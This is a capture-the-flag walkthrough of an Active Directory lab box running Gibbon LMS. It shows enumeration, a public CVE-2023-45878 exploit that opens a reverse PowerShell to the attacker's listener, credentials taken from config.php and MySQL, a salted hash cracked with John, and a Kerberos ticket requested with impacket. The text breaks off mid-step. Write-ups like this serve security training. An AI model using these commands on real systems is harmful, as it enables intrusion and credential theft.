Summary:

Web vulnerability leading to Windows Active Directory (AD) exploitation on "Group Policy Objecs" see the hacker recipes here.

Main takeaways:

AD domain names are important to get right
Synchronize with AD clocks
Living off the land for ex filtration
Reverse powershell

Tools:


Bloodhound CE (how to install on Kali here)
rusthound[Rusthound-install]
sharpGPOabuse and SharpTools: (executables for AD exploits here)
netexec (for password try'n out)

Mitigations:

Administrate your AD policies well
Do not allow execution of unknown files
Log and block reverse shells

Enumeration

nmap scan




```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ nmap -sV thefrizz.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 16:04 EDT
Nmap scan report for thefrizz.htb (10.10.11.60)
Host is up (0.086s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12
)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025
-06-13 03:05:09Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Doma
in: frizz.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
in: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsof
t:windows

Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.82 seconds
```

there is a webserver on 80, ssh on 22, ldap and some rpc and a AD domain frizz.htb0 (the 0 is the \x00 line end, disregard)

adding
`frizz.htb`
and
`dcfrizz.frizz.htb`
to /etc/hosts in that order (domain name needs to come first in the dns order AD is picky)

TCP port 80

Checking the web page





```
GET / HTTP/1.1
Host: thefrizz.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

```
HTTP/1.1 302 Found
Date: Fri, 13 Jun 2025 03:20:59 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Location: http://frizzdc.frizz.htb/home/
Content-Length: 316
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      302 Found
    </title>
  </head>
  <body>
    <h1>
      Found
    </h1>
    <p>
      The document has moved <a href="http://frizzdc.frizz.htb/home/">
        here
      </a>
      .
    </p>
    <hr>
    <address>
      Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at thefrizz.htb Port 80
    </address>
  </body>
</html>

```

It goes to a redirect on a url:
http://frizzdc.frizz.htb/home/

The http://thefrizz.htb/home directs to a page for Walkerville Elematary School, where there is a "staff login" button


frizzdc.frizz.htb/home/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
Walkerville Elementary School
Call: 555-1234-4242
WES.
Home
Pricing
Staff Login
If you keep asking questions, you'll keep getting answers.



WELCOME

*NOTICE** Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols. During this transition, Ms. Fiona Frizzle will be migrating Gibbon to utilize our Azure Active Directory SSO. Please note this might take 48 hours where your accounts will not be available. Please bear with us, and thank you for your patience. Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos.

Parents of students interested in study at Walkerville Elementary School may use our online form to initiate the application process.

Individuals interested in working at Walkerville Elementary School may use our online form to view job openings and begin the recruitment process.


Incorrect username and password.

admin admin didn't work ...

The text: `## Welcome

*NOTICE** Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols. During this transition, Ms. Fiona Frizzle will be migrating Gibbon to utilize our Azure Active Directory SSO. Please note this might take 48 hours where your accounts will not be available. Please bear with us, and thank you for your patience. Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos.`

Is probably a hint...




72	http://frizzdc.frizz.htb	POST	/Gibbon-LMS/login.php?	✓	302	430	HTML	php	10.10.11.60
125	http://frizzdc.frizz.htb	POST	/Gibbon-LMS/login.php?	✓	302	430	HTML	php	10.10.11.60

```
POST /Gibbon-LMS/login.php? HTTP/1.1
Host: frizzdc.frizz.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------750763305138573403720198585540
Content-Length: 775
Origin: http://frizzdc.frizz.htb
Connection: keep-alive
Referer: http://frizzdc.frizz.htb/Gibbon-LMS/
Cookie: G60fa1cd0af7be78b=6eui8a0if1e5f93dt1pknls35c
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------750763305138573403720198585540
Content-Disposition: form-data; name="address"


-----------------------------750763305138573403720198585540
Content-Disposition: form-data; name="method"

default
-----------------------------750763305138573403720198585540
Content-Disposition: form-data; name="username"

admin
-----------------------------750763305138573403720198585540
Content-Disposition: form-data; name="password"
```

```
HTTP/1.1 302 Found
Date: Fri, 13 Jun 2025 10:37:03 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Frame-Options: SAMEORIGIN
Location: /Gibbon-LMS/index.php?loginReturn=fail1
Pragma: no-cache
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


```
Date: Fri, 13 Jun 2025 10:37:03 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Frame-Options: SAMEORIGIN
Location: /Gibbon-LMS/index.php?loginReturn=fail1
Pragma: no-cache
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Apache/2.4.58



Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2024	0	2	0	0	0	0	0	0	4	0	0
Total		2							4		




Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2024	0	0	0	0	1
Total					1


has some memory and SSRF - looking at SSRF

.PHP 8.2.12



Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2024	2	0	0	0	0	0	0	0	0	0	0
2025	0	1	0	0	0	0	0	0	0	0	0
Total	2	1									



Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2024	0	0	0	0	0
2025	0	0	0	0	0
Total					

Gibbon-LMS

Mentioned on the web page has CVEs:

https://nvd.nist.gov/vuln/detail/CVE-2023-45878
File upload giving RCE

https://nvd.nist.gov/vuln/detail/CVE-2024-24725
Injection of malformed post request, giving insecure deserializing of php

CVE-2023-45878 has publicized exploits
https://github.com/davidzzo23/CVE-2023-45878/tree/main#

Conclusions, Web

Infrastructure: Minor vulnerabilities on Apache and .php
The "Gibbon LMS" has known vulnerabilities


Initial Foothold

running the CVE-2023-45878 exploit
https://github.com/davidzzo23/CVE-2023-45878/tree/main#


(copy exploit repo and execute in python)

```
python3 CVE-2023-45878.py -t frizz.htb -s -i 10.10.14.7 -p 4444
```

Gives a PowerShell with a w.webservice user on the target via netcat:



```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from thefrizz.htb [10.10.11.60] 56832
ls


    Directory: C:\xampp\htdocs\Gibbon-LMS
```



```
PS C:\xampp\htdocs\Gibbon-LMS> whoami
frizz\w.webservice
PS C:\xampp\htdocs\Gibbon-LMS> clear
PS C:\xampp\htdocs\Gibbon-LMS> █
```

looong list of dirs and files on the root of the php app ....

Look around and find out:

robots.txt looks interesting, but nothing ..

```
PS C:\xampp\htdocs\Gibbon-LMS> cat robots.txt
User-agent: *
Allow: /index.php
Allow: /$
Disallow: /
PS C:\xampp\htdocs\Gibbon-LMS>
```

Threw the ls output into chatGPT, came up with 2 interesting finds (and a lot of other stuff.. https://chatgpt.com/share/68b12b0b-6c74-8008-a2aa-09d478e7f949)

From a defensive point of view, it noticed som possible hacking activity:

1 Red flags in your listing (possible compromise)

- **Two tiny, newly-dated PHP files in the webroot:** `ciqwmoic.php` and `hfkdzoes.php` (34 bytes each, dated **Aug 29, 2025 04:13**). Randomly named, tiny PHP files in webroots are a hallmark of **web shells or test droppers**. Treat as compromised until proven otherwise.
- **Recent activity in `uploads/`** (Oct 29, 2024) aligns with the typical attack path (upload → execute) if the folder allows PHP execution.

2 That credentials can be found in config.php

config.php - holds some usercredentials and a guid

```
 * Sets the database connection information.
 * You can supply an optional $databasePort if your server requires one.
 */
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';

/**
 * Sets a globally unique id, to allow multiple installs on a single server.
 */
$guid = '7y59n5xz-uym-ei9p-7mmq-83vifmtyey2';

/**
 * Sets system-wide caching factor, used to balance performance and freshness.
 * Value represents number of page loads between cache refresh.
 * Must be positive integer. 1 means no caching.
 */
$caching = 10;
PS C:\xampp\htdocs\Gibbon-LMS>
```

We now have"

```
MrGibbonsDB
MisterGibbs!Parrot!?1
```


I says 'DB' so it looks like access credentials for a database, there were no external endpoints on the box for mmsql etc in the nmap scan, so it must be hosted on the box localhost (it also says localhost in the config.php..)

Living off the land Pt1

MySQL, find the executable in \bin and execute..

Use the mysql.exe to look around the database:

```
PS C:\xampp\mysql\bin> .\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "show databases;"
```



```
PS C:\xampp> cd mysql
PS C:\xampp\mysql> cd bin
PS C:\xampp\mysql\bin> .\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "show databases;"
Database
gibbon
information_schema
test
PS C:\xampp\mysql\bin>
```

Looking at the gibbon db using the credentials retried above
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "SHOW TABLES;" gibbon

- There is a lot:

```
PS C:\xampp\mysql\bin> .\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "SHOW TABLES;" gibbon
Tables_in_gibbon
gibbonaction
gibbonactivity
gibbonactivityattendance
gibbonactivityslot
gibbonactivitystaff
gibbonactivitystudent
gibbonactivitytype
etc it goes on.....
```

Trew the table list at ChatGPT, recommended looking at the 'gibbonperson'
https://chatgpt.com/share/68b12e07-8c98-8008-b24f-c553f9ab3363

Start digging for credentials in the 'gibbonperson' table

```
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT * FROM gibbonperson;" -E
```

Gives a lot of empty, but also a Ms Gibbon entry:

```
*************************** 1. row ***************************
           gibbonPersonID: 0000000001
                    title: Ms.
                  surname: Frizzle
                firstName: Fiona
            preferredName: Fiona
             officialName: Fiona Frizzle
         nameInCharacters: 
                   gender: Unspecified
                 username: f.frizzle
           passwordStrong: 067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03
       passwordStrongSalt: /aACFhikmNopqrRTVz2489
       passwordForceReset: N
                   status: Full
                 canLogin: Y
      gibbonRoleIDPrimary: 001
          gibbonRoleIDAll: 001
                      dob: NULL
                    email: f.frizzle@frizz.htb
           emailAlternate: NULL
                image_240: NULL
            lastIPAddress: ::1
            lastTimestamp: 2024-10-29 09:28:59
        lastFailIPAddress: NULL
        lastFailTimestamp: NULL
                failCount: 0
```

we now have f.frizzle and a hashed PW -

Enter: John the ripper and rockyou.txt

```
└─$ john --format=dynamic='sha256($s.$p)' --wordlist=/usr/share/wordlists/rockyou.txt ffrizzle.txt

Using default input encoding: UTF-8
Loaded 1 password hash (dynamic=sha256($s.$p) [256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Jenni_Luvs_Magic23 (f.frizzle)
1g 0:00:00:02 DONE (2025-08-23 11:58) 0.3460g/s 3813Kp/s 3813Kc/s 3813KC/s Jesus14jrj..Jeepers93
Use the "--show --format=dynamic=sha256($s.$p)" options to display all of the cracked passwords reliably
Session completed.
```

Gives credentials:

```
f.frizzle
Jenni_Luvs_Magic23
```

Trying ssh:

it failed - seemingly too easy

```
No more authentication methods to try. Permission denied (gssapi-with-mic,keyboard-interactive)
```

chatGPT possible answer:

- SSH **never prompted for a password**.
- Most likely reasons:

1. **The user `f.frizzle` doesn't exist**, or the password is wrong.
2. The SSH server **requires public key authentication**.
3. The Windows OpenSSH server may **restrict users or auth methods** (like only allowing key-based login).

Trying something windows'y

Ask Kerberos for a ticket using the credentials and use that for ssh


Enter Impacket:

Notes

- **Syncronize time** (it gives a something skewed error) and getTGT (Ticket Granting Ticket)
- Make sure **domain names are correct** and matching in the /etc/hosts file

```
sudo ntpdate frizz.htb
impacket-getTGT frizz.htb/'f.frizzle':'Jenni_Luvs_Magic23' -dc-ip frizz.htb
```

When it works (some tries may be required) it looks like this




```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ sudo ntpdate frizz.htb
impacket-getTGT frizz.htb/'f.frizzle':'Jenni_Luvs_Magic23' -dc-ip frizz.htb
2025-08-29 07:49:46.965049 (-0400) +25190.801804 +/- 0.041794 frizz.htb 10.10.11.60 s1 no-leap
CLOCK: time stepped by 25190.801804
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
```

Export the cache to path for use with ssh or nxc:

```
